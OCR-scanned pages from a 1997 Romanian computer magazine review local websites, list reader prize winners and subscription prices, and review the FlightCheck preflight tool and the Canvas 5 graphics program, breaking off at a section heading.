Oferta companiei Geo Strategies este extrem de discretă fiind încadrată în informații generale despre GIS. Ea se materializează prin oferte de software și hardware specifice realizării hărților digitale, GIS și a procesării imaginilor din satelit. Nu lipsesc nici informații generale despre geografia României și în special despre orașului gazdă, Sibiu. Tot aici găsiți și informații despre zona Vrancea, cunoscută pentru activitățile seismice din zonă și despre cum modelele digitale ale terenurilor ajută noile rețele de telefonie digitală să-și facă planificarea (plasarea releelor).

Vizitatorul obișnuit va fi surprins la acest sit de structura sa eficientă și prin informațiile sale interesante, ce nu mai pot fi găsite decât în cărțile prăfuite de prin bibliotecile județene.


File Edit View Go Bookmarks Options Directory Window Help
Back
Home
Reload
Open
Print
Find
Location: http://www.geo.strategies.ro/
GEO STRATEGIES S.A.
Home Page
Geo Strategies
Mapping & GIS Products
Pentru Romania
Maps of Romania
Romanian Geography
Geo Strategies
About Geo Strategies
Mapping & GIS Products
Data Capture
Related activities
Romanian Geography
Maps of Romania
Romanian Geology
Document: Done

This site consists of a number of interlinked pages which can be navigated using the buttons below. We hope you enjoy the tour.

Ești pregătit pentru mâine?

Dintre toți abonații înregistrați până la data de 20 mai '97, s-au tras la sorți următorii

CÂȘTIGĂTORI:

Premiul III

GoldStar
8x
CD-ROM DRIVE
Windows 95
OS/2 WARP
Compatible

Nedel Alexandru
din Deva:
Unitate CD-ROM
Goldstar 8X oferită de
BBComputer
tel: 057-280555; 057-280666;
01-6867566

Ghinea Mihalache
din Urziceni:
Imprimantă cu jet de
cerneală Canon BJC-240
oferită de
Tornado Sistems
tel: 041-618580; 041-619863
01-4204070, 01-4204045


Premiul II

Premiul I

CALCULATOR FLAMINGO
BYTE THE FUTURE
FLAMINGO
COMPUTERS
E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro
TATUNG
PC
AT
6x86
P166+


Tel: 01-2225041, 01-2224934, 01-4105606, 01-4103623, 01-2224643

Haus Marian
din Cisnădie:
Calculatorul Flamingo PC AT 6x86 P166+


THE POWER OF XG ON AN ISA SOUNDCARD
XG
YAMAHA
SW60XG
WAVETABLE UPGRADE CARD

Premiul IV
S.C. Summit SRL
din Sibiu:
Cartela de sunet Yamaha SW60XG
oferită de:
MGT TRADE
tel: 01-3120311; 01-6150701;

Premiul V
Grigorescu Luca Bogdan
din Târgoviște:
o carte "Running a Perfect
BBS" oferită de
Computer Press Agora
tel: 065-166257, 065-166516;
01-2300286, 01-2300289


RUNNING
A PERFECT
BBS
que

Abonează-te și vei fi!

		Preț vânzare	Preț abonament	Abonament elevi/studenți*
BYTE România	**12 luni**	**96.000 lei**	**72.000 lei**	**48.000 lei**
	6 luni	**48.000 lei**	**36.000 lei**	**24.000 lei**
PC Report	**12 luni**	**48.000 lei**	**36.000 lei**	**24.000 lei**
	6 luni	**24.000 lei**	**18.000 lei**	**12.000 lei**
CAD Report	**6 apariții**	**36.000 lei**	**27.000 lei**	**18.000 lei**
	3 apariții	**18.000 lei**	**13.500 lei**	**9.000 lei**


*Elevii și studenții vor trebui să atașeze comenzii o copie după carnetul de elev sau de student

Pentru abonamente vă rugăm să completați și să ne returnați talonul de abonament din revistele noastre. Atenție! Banii trebuie virați în contul: 31003017110178, Banca Transilvania, filiala Mureș.

KAPPA & KAPPA NET

Ultimul dintre sit-urile pe care le vizităm în acest număr este şi cel de la adresa www.kappa.ro, acesta primind şi distincţia de „Best of CERF“ din partea revistei BYTE România. Pentru colindătorii prin Internet, acest sit este cunoscut mai ales datorită home page-urilor de la cele mai importante reţele de televiziune şi publicaţii din România. Printre acestea se numără Antena 1, Evenimentul Zilei, Adevărul, Ziua ş.a.m.d. (O perioadă a fost şi ProTV-ul care a trecut pe sit propriu.) Dar toate acestea nu intră decât într-o singură categorie de servicii oferite de către Kappa Net aceea de e-media.

Dar ce este de fapt Kappa? Kappa este o societate CATV din Bucureşti. Acest lucru nu i-a descurajat pe iniţiatori, care au combinat televiziunea cu Internetul, devenind astfel singurii operatori de Internet prin CATV din România. Avantajele acestei împletiri între Internet şi CATV sau materializat într-o reţea metropolitană cu peste 170 de noduri, ce conectează atât clienţii Kappa Net cât şi principalii operatori Internet din Bucureşti împreună cu clienţii lor, la o viteză de nu mai puţin de 4 Mbps şi 10 Mbps, ce permite şi realizarea de video-conferinţe. În perspectivă, Kappa Net încearcă să lege toate reţelele de CATV şi de transmisie de date din ţară astfel încât utilizatorii să poată comunica între ei cât mai uşor şi mai ieftin.


Netscape - [Kappa Web Server]
File Edit View Go Bookmarks Options Directory Window Help
Back
Home
Reload
Open
Print
Find
Stop
Location: http://www.kappa.ro/
Kappa Net
MONDO INTERTOURS
Travel With us !
TV
Video
Home
Kappa
Comercial
Voiaj
Investiţii
Informaţii
E-Media
Servicii
Servere
ISP
ROMANIA
PAGINA OFICIALĂ A ROMÂNIEI
Kappa
Noi
Echipamente Zenith Nou!
Găzduire pe Web
Conectare prin CATV
Conectare prin telefon
Fax-email
Videoconferinţe Nou!
PhotoPC Nou!
Comercial
Firme
Spaţii comerciale
Târguri şi Expoziţii
Bănci în Bucureşti
Produse şi servicii
Cereri şi oferte
Voiaj
Bucureşti
Aeroportul OTOPENI
Sinaia
Informaţii
TV în direct Nou!
Clienţii KappaNet
Resurse Româneşti
Evenimentul săptămânii
A&S
GWC
Document: Done

O altă categorie pe care nu trebuie să o rataţi este cea care stă sub titlul Voiaj. Aici puteţi vedea imagini superbe şi afla informaţii despre cele mai importante obiective turistice de la noi din ţară printre care şi Bucureştiul, Sinaia, Castelul Peleş, Complexul Economat şi nu în ultimul rând, Carpaţii.

Dacă televizorul vostru s-a defectat temporar, atunci mai puteţi vedea postul naţional TVR1, prin categoria Informaţii, la serviciul TV în direct, cu condiţia ca legătura Internet să fie foarte rapidă. Tot în această categorie puteţi afla şi ultimele informaţii politice de la guvernul României şi de la principalele instituţii statale. Dacă doriţi să aflaţi informaţii economice sau medicale nu ezitaţi şi vizitaţi categoria Servicii.

În loc de bun rămas...

Fără pretenţia de a fi epuizat toate informaţiile pe care le găsiţi pe aceste sit-uri, vă invit din inimă să le vizitaţi, pentru că sunt sigur că nu veţi regreta. ■

Cristian-Eugen Matei este redactor colaborator la revistele BYTE România si PC Report. Poate fi contactat prin intermediul redacţiei sau via e-mail la **cmatei@agora.ro**

---

*Câştigătorii *Câştigătorii *Câştigătorii *Câştigătorii *Câştigătorii *Câştigătorii *

Moroșanu Dan

din sat Bistrița, com. Viișoara, jud Neamț a câștigat

marele premiu imprimanta

EPSON LX300 oferit de:

NET CONSULTING

tel:01-638.33.45; 01-312.41.99

Mulțumim în mod special pentru preocuparea și spiritul critic de care au dat dovadă următorii cititori:


Ionel Maxim Istoc din Cluj
Manuel Wolfshant din București
Bakos Ferencz din Cluj
Dragnuța Valentin din Giurgiu
Murvai Cristian Eugen din București

Pentru spirijinul acordat, editura a decis premierea lor cu câte un exemplar din cartea "Rețele de calculatoare" de Andrew Tanenbaum


PC for busy people:
Munteanu Viorel
din Sibiu

PCs
FOR BUSY PEOPLE


Web for busy people:
Petrovici Ștefan
din Vaslui


Web
FOR BUSY PEOPLE


Access for busy people:
Mate Valentin
din Vaslui


Access
FOR BUSY PEOPLE

Excel for busy people:
Gorea Noru Cristian
din București


Excel
FOR BUSY PEOPLE

Word for busy people:
Ionel Maxim Istoc
din Cluj


Word
FOR BUSY PEOPLE


*PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *PREMII *

Markzware ne ajută în tehnoredactarea eficientă cu ajutorul ultimelor sale produse.

de Crystian Matei

Integritatea publicațiilor

Dacă încă nu știți ce probleme ridică menținerea integrității publicațiilor sau a documentelor, necesară obținerii unor rezultate bune mai ales la tipărirea acestora la imprimantă, atunci cu siguranță că nu ați utilizat calculatorul decât pentru a încerca ultimele noutăți, în domeniul jocurilor. Până și tipărirea a trei rânduri poate fi o adevărată povară dacă acestea nu îndeplinesc condiția de integritate. Și când vorbesc de integritatea publicațiilor și a documentelor, nu mă refer aici, la completitudinea textului în sine, ci la toate celelalte componente care gravitează pe lângă acesta.



✓ Application: pm5.exe Version:-
✓ Printer Type: HP LaserJet III PostScript+

✗ File Info
Version: 5.0(PC)
Created: -
Modified: 10/04/97 17:54
Size: 453.062 K

✓ Page Info
Width:210.009 mm
Height:297.004 mm
Pgs/Sprds:1 / 1
Start Page:1

✗ Print info
Resolution: 300 dpi
Output: Normal
Separation: Off
Halftone: 80 lpi
Page Seq.: All
Spreads: No

✗ Problem colors (4) Problem Colors: 4

Name	Spot (3)	Model	C	M	Y	K
Blue		CMYK	100	100	0	0
Green		CMYK	100	0	100	0
Red		CMYK	0	100	100	0
Registration		CMYK	100	100	100	100

✓ Active Fonts (3) Problem Fonts: 0

Name	Font File Root
Algerian	FW June Byte Edit Preview
HS_Mister	-
Times New Roman	-

✗ All Images (9) Problem Images: 9

Name	Page	Status	Size	Type	Mode	X%	Y%	Res.
Emb::_115	1		-	Image	2540/72	64	2	3989
TOON021.WMF	1	Emb.	18K	WMF	1000	22	2	4627
Emb::_81	1		-	Image	2540/72	88	3	2871
Emb::_10	1		-	Image	2540/72	88	3	2871

FlightCheck
File Edit FlightCheck Collect Views
What you check is what you get

FlightCheck

Markzware,
1805 E. Dyer Road, Suite
#101, Santa Ana,
CA 92705, USA


714-756-5008

http://www.markzware.com/

De obicei o astfel de problemă nu prea se pune, în cazul în care lucrați pe un singur calculator legat la o imprimantă performantă. Poate numai câteodată, vă mai deranjează câte o voce exasperată care nu mai știe ce să facă pentru a putea vedea textul, foarte interesant, pe care tocmai i l-ați trimis. Cu totul altfel stau însă lucrurile atunci când nu aveți imprimanta legată direct la calculator, sau dacă o aveți și nu oferă performanțele de care aveți nevoie. Atunci primul lucru pe care îl veți face este să căutați un calculator care are imprimanta necesară și abia apoi vă veți interesa dacă are și aplicația necesară afișării documentului. Dacă aplicația nu există, vă dați bătut și încercați în altă parte. Dacă aplicația există, atunci totul vi se pare OK! Ei bine, vă înșelați amarnic: de abia acum începe coșmarul...

Primul lucru pe care-l veți observa este că lipsesc o grămadă de fonte, dintre cele utilizate în document. Dacă acestea sunt în ordine, atunci aplicația va afișa un document ce încearcă, pe departe, să semene cu ceea ce ați creat voi datorită schimbării driverului imprimantei implicite (vedeți mai ales la PageMaker). Dacă și acest pas este trecut cu bine, atunci apare problema lipsei imaginilor legate în document ș.a.m.d. Lista poate continua pe multe pagini, dar mi s-a atras atenția că spațiul revistei este limitat, fără a mai lua în considerare ce s-ar întâmpla dacă mai încercăm să mai facem și modificări în document.

La o aplicație, în general, ce utilizează multe fișiere la mutarea de pe un calculator pe altul, treaba este relativ simplă, datorită faptului că fișierele sunt situate în câteva directoare pe care le știm cu precizie. Nu la fel stau lucrurile cu o publicație realizată în QuarkXPress, de exemplu, în care intră zeci și sute de texte și imagini independente una de cealaltă, ca să nu mai vorbim de fonturi stiluri sau template-uri.



Ground Controls Unlocked Ground Controls Sets: Default

File
☒ Application ☒ Language
☒ Version ☒ Req.XTs

Pages
☒ Width ☒ Height
☒ Paper Width

Colors
☒ Non-CMYK/PAN ☒ Unused Spot ☒ Trap ☐ Sum> 300 %
☒ Bitmap Frames ☒ Mismatched ☒ Blends ☒ Hairlines

Printer Setup
☒ Printer Type ☒ Landscape
☐ Resolution ☒ Reduce ☒ Enlarge
☒ Halftone ☒ Image
☐ Default: 150 lpi ☒ Cover Befo
☐ Use PDF Screen ☒ Cover After
☒ ASCII ☐ Binary ☐ PC-Binary

If this checkbox is marked, you'll get an error if the documentis scaled up (> 100%) in the document's Printer Setup.

Trapping
Text: ☒ Overprint ☒ Knockout ☒ Auto ☒ Custom
Fill: ☒ Overprint ☒ Knockout ☒ Auto ☒ Custom
Knockout ☒ Auto ☒ Custom

Styled ☐ Multiple Masters
☒ Screen Font ☐ TrueType (tm) ☐ Non-Adobe(r)
☒ Printer Font ☒ Subst Font ☒ Mixed

Print
Output: ☐ Normal ☒ Low ☒ Rough
Separation: ☐ Off ☒ On
Registration: ☐ Off ☒ Centered ☒ Off Ctr.
Tiling: ☐ Off ☒ Manual ☒ Auto
Sequence: ☐ All ☒ Odd ☒ Even
☒ Spreads
☒ Thumbnails
☒ Collate ☐ Print Colors as Greys
☒ Back to Front ☒ Black&White ☒ Color
☒ Include Blank Pages

Images
Type: ☒ BMP ☐ TIFF ☒ JPEG ☒ CT ☒ RIFF ☒ Other
Mode: ☐ Bitmap ☒ Mono ☒ Duo ☒ Tri ☒ Quad Effective
☐ Grayscale ☒ Indexed ☒ RGB ☐ CMYK ☒ Resolut.
☒ Missing ☒ Modified ☒ JPEG ☐ LZW ☒ Stored Min: 1.5
☒ Suppressed ☒ Off the Page ☒ Not included
☒ Fill 'None' ☒ Bitmap Frame ☒ Nested Max: 2
☒ Clipping Path ☒ Image Scale ☒ Box Rotation
☒ Halftone Screen ☒ Image Rotation ☒ Box Skew ☒ H/V Flip
☒ Transfer Ftn. ☒ Image Skew ☒ Styles ☒ Trap

Se pare că cineva s-a mai gândit la aceste situații și ne-a pus la dispoziție o serie de unelte care să ne ușureze viața...

Rezolvarea problemelor

Totul a pornit prin anul 1989 când Patric Marchese înființează Markzware, o companie destinată să acopere golurile lăsate de aplicații precum PageMaker și QuarkXPress. Sloganul lui este „Dacă avem informația, de ce să nu o utilizăm?“, și datorită lui în 95, un produs aflat încă în fașă, FlightCheck, obține premiul Eddy, „Best Prepress Application“.

Să deviem puțin de la cursul povestirii noastre pentru a observa un lucru în aeronautică: dacă avioanele ar fi lansate în zbor, fără o verificare amănunțită, precum lansăm noi programele și proiectele noastre nou create, atunci nu mai era nevoie de războaie pentru a nimici populația Terrei. Și FlightCheck se bazează pe această idee utilizată la avioane - testarea lor, la sol, din toate punctele posibile înainte de a fi lansate efectiv. Diferența constă în faptul că FlightCheck verifică documentele produse cu una dintre aplicațiile QuarkXPress, PageMaker, Photoshop, Illustrator, Aldus FreeHand și CorelDraw, chiar și în lipsa aplicațiilor efective, pentru a vedea dacă acestea sunt integre, deci dacă pot fi reutilizate pe calculatorul curent, sau cu alte cuvinte, exact ceea ce aveam noi nevoie.

Vorbesc la trecut deoarece acum, grație noului produs problema se simplifică simțitor. Nu că ar apare peste noapte fonte noi pe calculator, dar pur și simplu. acum putem ști efectiv de ce avem nevoie și ce ne lipsește pentru ca întregul să fie complet. Dacă dorim, ne poate scoate chiar un raport cu toate informațiile necesare la imprimantă (mie mi le-a scos puțin cam încărcat pe o singură pagină, dar acest lucru poate fi rezolvat).

Exploatarea lui este relativ simplă: alegi un document creat cu una dintre aplicațiile amintite și îl deschizi în FlightCheck, cu comanda Open sub Windows sau prin tehnica drag-and-drop pe Macintosh, iar acesta începe verificarea lui. Pot fi verificate și seturi de documente simultan, dar acestea produc confuzii datorită bogăției de informații ce apar pe ecran.

După verificare apar două ferestre: una cu informațiile conținute de document, cum sunt aplicația care l-a creat, autorul, fontele utilizate, driverul de imprimantă, imaginile din document etc., iar cealaltă cu problemele pe care le are documentul (cele 140 de probleme), unele dintre acestea putând fi reparate de către utilizator imediat, prin lansarea în execuție a aplicației gazdă pentru document. O deficiență a FlightCheck-ului este că nu poate detecta locul în care se află aplicația ce urmează a fi lansată pe discul hard. Din fereastra cu informații puteți obține date mult mai detaliate despre o anumită componentă, cu ajutorul unui dublu clic pe ea. Aproape întregul proces de verificare poate fi controlat prin intermediul a 108 opțiuni, aflate într-o cutie de dialog apelată cu ajutorul comenzii Ground Controls.

Pentru a putea rezolva toate problemele apărute utilizatorii trebuie să fie versați în lucrul cu culori, fonte, imagini, imprimante și problemele ce pot apărea la utilizarea acestora, cu atât mai mult cu cât inclusiv meniul din FlightCheck pare puțin cam dezorganizat pentru un necunoscător. Pe de altă parte, este foarte prietenos oferindu-vă tot timpul mesaje despre informațiile afișate cu ajutorul unui help on-line ce apare la menținerea mouse-ului preț de câteva momente în același loc.

Dacă credeți că nu vă descurcați cu engleza pentru a înțelege tot ceea ce vi se spune, atunci puteți apela și la una dintre versiunile din limbile germană, franceză sau olandeză, dar în schimb, să nu vă așteptați ca în pachetul programului să găsiți 3-4 CD-uri, ci numai o simplă dischetă și un manual cu mai puțin de 60 de pagini, caracteristice unui produs simplu și eficient.

Chiar și dacă nu sunteți colecționar...

Tot vă prind bine colecțiile realizate cu ajutorul FlightCheck-ului. Acestea nu sunt altceva decât o reuniune de fișiere de toate tipurile, într-un singur director, necesare afișării și tipăririi corecte a unui document pe un alt calculator sau a modificării lui într-un moment din viitor. Într-o colecție pot intra, pe lângă fișiere și directoare în care se află informații utile documentului, stiluri, dicționare și chiar seturi de controale ale verificării oferite de Ground Controls.

Unele dintre componentele colecției pot fi arhivate, pentru a putea salva cât mai mult spațiu pe disc. Acestea pot fi marcate pentru o dezarhivare automată în cazul în care sunt utilizate.

Ce ne mai oferă Markzware?

Linia produselor Markzware nu se oprește numai la FlightCheck, ci continuă și cu alte produse interesante și extrem de utile. Unul dintre acestea este și PM2Q XT. Acesta are menirea de a reface relațiile de pace dintre tehnoredactorii ce utilizează PageMaker și QuarkXPress, prin conversia automată a fișierelor PM versiunile 4.2, 5.0, 6.0 și 6.5 în fișiere QuarkXPress veritabile. Dacă acest utilitar nu ar exista, munca de translatare ar trebui făcută manual și ar dura cel puțin câteva ore.

Dacă sunteți un tehnoredactor experimentat și ați lucrat mult cu QuarkXPress, atunci știți ce se poate întâmpla dacă fișierul unei publicații se defectează: refaceți totul de la început, QurakXPress-ul neputând să mai citească fișierul deloc. Această situație poate apărea dacă în timpul salvării apare un eveniment nedorit cum ar fi o cădere a curentului, o mică defecțiune pe rețea, sau pur și simplu dacă nu există destulă memorie pe calculator - caz în care, pentru a face publicația, v-ați pus la bătaie toată răbdarea de care dădeați dovadă. Dar iată că tot Markzware ne scoate și acum de la necaz, cu MarkzTools II, un produs ce știe să refacă fișierele QuarkXPress defecte. Pe lângă munca de reparații el mai știe să deschidă în QuarkXPress fișiere cu versiuni mai mari decât cea a aplicației, și chiar să arhivezi /dezarhivezi fișiere fără a părăsi QuarkXPress-ul. Dacă, în schimb, încercați să salvați un fișier la o versiune mai mică, atunci sunteți avertizat că nu mai e nevoie să o faceți.

De obicei masa tehnoredactorului este plină de hârtii dintre cele mai diverse, însă cu siguranță printre ele, pe câteva este notat ce componente sunt incluse într-o publicație, și pentru fiecare dintre ele, în ce stadiu al prelucrării se află. Acum aceste hârtii pot fi aruncate și utilizat în schimb XState, un produs destinat tot utilizatorilor de QuarkXPress. El ține seama de toate directoarele din care au fost aduse texte, imagini, biblioteci etc., într-o publicație QuarkXPress, iar la o revenire ulterioară în document va reface automat contextul din care ați plecat la închiderea publicației. Tot el este și acela, ce vă permite organizarea datelor în proiecte mai mari, într-un fel complementare colecțiilor din FlightCheck.

Toate aceste produse Markzware au putut fi realizate grație arhitecturii deschise, promovate de către cei de la Quark în produsele lor, cu sloganul: „Dacă avem informația, de ce să nu o utilizăm?“. Și chiar așa, noi de ce nu o facem? ■

Cristian-Eugen Matei este colaborator al revistelor Byte România și PC Report. El poate fi contactat la **cmatei@agora.ro**

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD
HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer

Best Buy
COMPUTER SHOPPING CENTRE

SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unități Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON

cipro S.R.L.
COMPUTER SYSTEMS Ltd.

BUCUREȘTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

O singură aplicaţie ce înlocuieşte toate pachetele grafice, cu punctele ei tari şi slabe.

de Crystian Matei

Canvas 5

Ne-am obişnuit ca multe dintre aplicaţiile utilizate în tehnoredactare să fie, sau specializate pe un anumit tip de document, sau, în cazul în care ştie să lucreze cu mai multe tipuri de documente, să fie prezentate sub forma unor pachete. Ca şi exemple remarcabile avem PageMaker şi QuarkXPress, specializate numai pentru publicaţii sau PhotoStyler pentru ilustraţii şi pachetele Corel Draw şi Microsoft Office specializate, pe lângă publicaţii şi ilustraţii, şi pe prezentări, grafice etc.

În aceste condiţii o aplicaţie grafică precum Canvas 5, ce reuneşte mai multe tipuri de documente într-un singur program este binevenită, cu atât mai mult cu cât ocupă şi loc puţin pe discul hard (doar 24 de MB). Ba chiar mai mult, în meniul Start de sub Windows nu vom mai găsi un grup denumit Canvas 5 ce conţine alte 20 de shortcut-uri ci doar o singură icoană ce lansează întregul program. Problema este că, deşi ştie să lucreze atât cu publicaţii cât şi cu ilustraţii şi prezentări, Canvas 5 nu reuşeşte să le stăpânească pe nici una dintre ele pe deplin.

După ce deschideţi programul veţi „simţi" imediat sloganul sub care a fost scos Canvas 5 de către Deneba: un program bun la toate. Acest sentiment ia naştere chiar de la apelarea opţiunii New unde vi se cere să specificaţi cu ce fel de document veţi lucra - publicaţie, ilustraţie sau prezentare. Adică, cu alte cuvinte sunteţi puşi tot în faţa unui pachet de programe, dar care este administrat de unul mai cuprinzător. Avantajul este că nu mai este nevoie să învăţaţi o grămadă de meniuri diferite pentru a face acelaşi lucru (cum ar fi de exemplu formatarea textului).

Veţi avea în schimb alte surprize cum ar fi cele legate de straturi (layer) şi de pagini: o publicaţie, de exemplu, poate avea mai multe pagini şi un singur strat, pe când o ilustrată poate avea doar o singură pagină şi mai multe straturi, deoarece Deneba spune că nu aveţi nevoie de mai mult de o pagină pentru a face o ilustrată. Dacă veţi încerca să încărcaţi o publicaţie sub forma unei ilustrate, atunci va trebui să aveţi grijă ca pagina pe care vă interesează să fie prima în publicaţie, pentru că pe celelalte nu le veţi mai vedea.

Dacă Canvas 5 nu este pretenţios în ceea ce priveşte spaţiul pe disk, în ceea ce priveşte memoria, lucrurile se schimbă. Nu că nu ar merge şi cu 8 MB de memorie (atât aveam pe unul din calculatoarele pe care l-am încercat), dar atunci va trebui să vă înarmaţi şi cu multă răbdare.

Partea bună a lucrurilor


Acum după ce v-am prezentat ce este mai rău la Canvas 5 for Windows şi Macintosh, produs de Deneba Systems Inc. să trecem în revistă şi lucrurile bune, văzând ce facilităţi noi ne aduce acest produs. Printre acestea se numără şi comenzile specializate pentru diferitele tipuri de documente, meniurile adaptându-se automat la acestea.

În ajutorul utilizatorilor sunt puse la dispoziţie şi o serie de şabloane (template), nişte documente în care prin simpla schimbare a unor obiecte simple se pot obţine publicaţii şi prezentări interesante. Printre acestea se numără şi prezentările legate de marketing, comerţ, angajări şi chiar potrivite pentru un faliment apropiat.

Chiar dacă sunteţi începători sau cu experienţă în domeniul graficii, Canvas 5 vă oferă pentru fiecare o serie completă de unelte pentru lucrul cu ilustraţii, straturi, editare etc., ce vă îndrumă paşii de la începutul şi până la terminarea oricărui tip de document. Toate ferestrele ce conţin diferite funcţii sau efecte sunt independente şi pot fi micşorate sau închise pentru a-i da posibilitatea utilizatorului de a utiliza spaţiul de lucru la maxim. Dacă doriţi să lucraţi la nivel de pixeli sau dimpotrivă să vedeţi imaginea în ansamblu, aceasta poate să fie mărită sau micşorată cu valori cuprinse între 3,12 % şi 3200 %.

Şi pentru că este foarte la modă independenţa datelor de platformă, nici Canvas nu este o excepţie de la regulă şi vă oferă posibilitatea de a transfera fişiere în formatul propriu între sistemele de operare Mac şi Windows. Dar dacă până acum aţi lucrat cu alte aplicaţii grafice, deci cu şi cu alte formate, el vă vine în ajutor pentru a vă integra munca anterioară în noile documente Canvas punându-vă la dispoziţie atât comanda Place, analogă celei din PageMaker, cât şi *Image|Aquire* ce vă pot aduce formatele şi documetele din Adobe Illustrator, Adobe PDF, Amiga IFF, BMP, Brooktrout, CALS, Canvas 3.5, Canvas 5.0, Canvas Image Proxy, CGM, Compuserve GIF, Corel Draw, DCX, DXF, EMF, EPSF, GEM ING, HALO CUT, HPGL, ICON, IGES, IOCA, JPEG, MacPaint, MicrografxDraw, Photoshop, PCX, PICT, RTF, TARGA, TIFF, TXT, WMF, WPG şi să vă exporte apoi, documentele noi create, în aproape tot atâtea formate.

Mai greu ne va fi cu help-ul care suferă, din punctul de vedere al unui utilizator experimentat cu programele specifice platformei Windows. Acesta nu oferă un overview asupra principalelor facilităţi din Canvas 5, ci numai scurte referinţe, prin intermediul explicaţiilor de pe lângă meniuri şi unelte. Totuşi pentru cei mai insistenţi, pe CD ROM-ul cu chitul de instalare se află un director (Manual) ce conţine câteva dintre manualele de utilizare în format PDF, ceea ce va necesita şi o instalare a programului Acrobat Reader, sau cu alte cuvinte, muncă în plus.



Plan de afaceri
Computer Press Agora
20.05.1997
Agenda
Compania

Canvas 5

Deneba Systems Inc.,
7400 S.W. 87th Ave.
Miami, FL 33173

(305) 596-5644

http://www.deneba.com/

Vectorial vorbind

Desenarea în sine decurge destul de uşor, Canvas 5 oferindu-i utilizatorului pe lângă primitivele grafice simple şi altele mai complexe, cum ar fi cercuri concentrice, spirale, multigoane etc. Nu lipseşte nici posibilitatea de a lucra cu curbe Bezier, iar manevrarea obiectelor se face simplu, fiind accesibile chiar şi funcţii pentru triplu - clic. În cazul lucrului la anumite obiecte ce necesită o precizie mare se pot utiliza funcţiile oferite de mouse-ul inteligent (smart mouse) ce afişează automat, pe lângă cursor, şi lungimi sau unghiuri în diferite unităţi de măsură. De asemenea, prin intermediul butonului din dreapta al mouse-ului pot fi apelate meniuri „la obiect“, ce permit o editare rapidă.

Obiectele pot fi combinate cu ajutorul unor efecte mai vechi şi mai noi, printre care şi efectul de transparenţă, de fractalizare şi cel de trecere de la un obiect la altul prin utilizarea unor palete de culori (blend), a creeri unor efecte tridimensionale cu ajutorul culorilor şi a distorsionărilor (envelope). O altă unealtă puternică de creere a efectelor tridimensionale este extrude, ce utilizează tehnici asemănătoare cu cele utilizate de către QuickDraw 3D.

Să ne jucăm cu puncte colorate

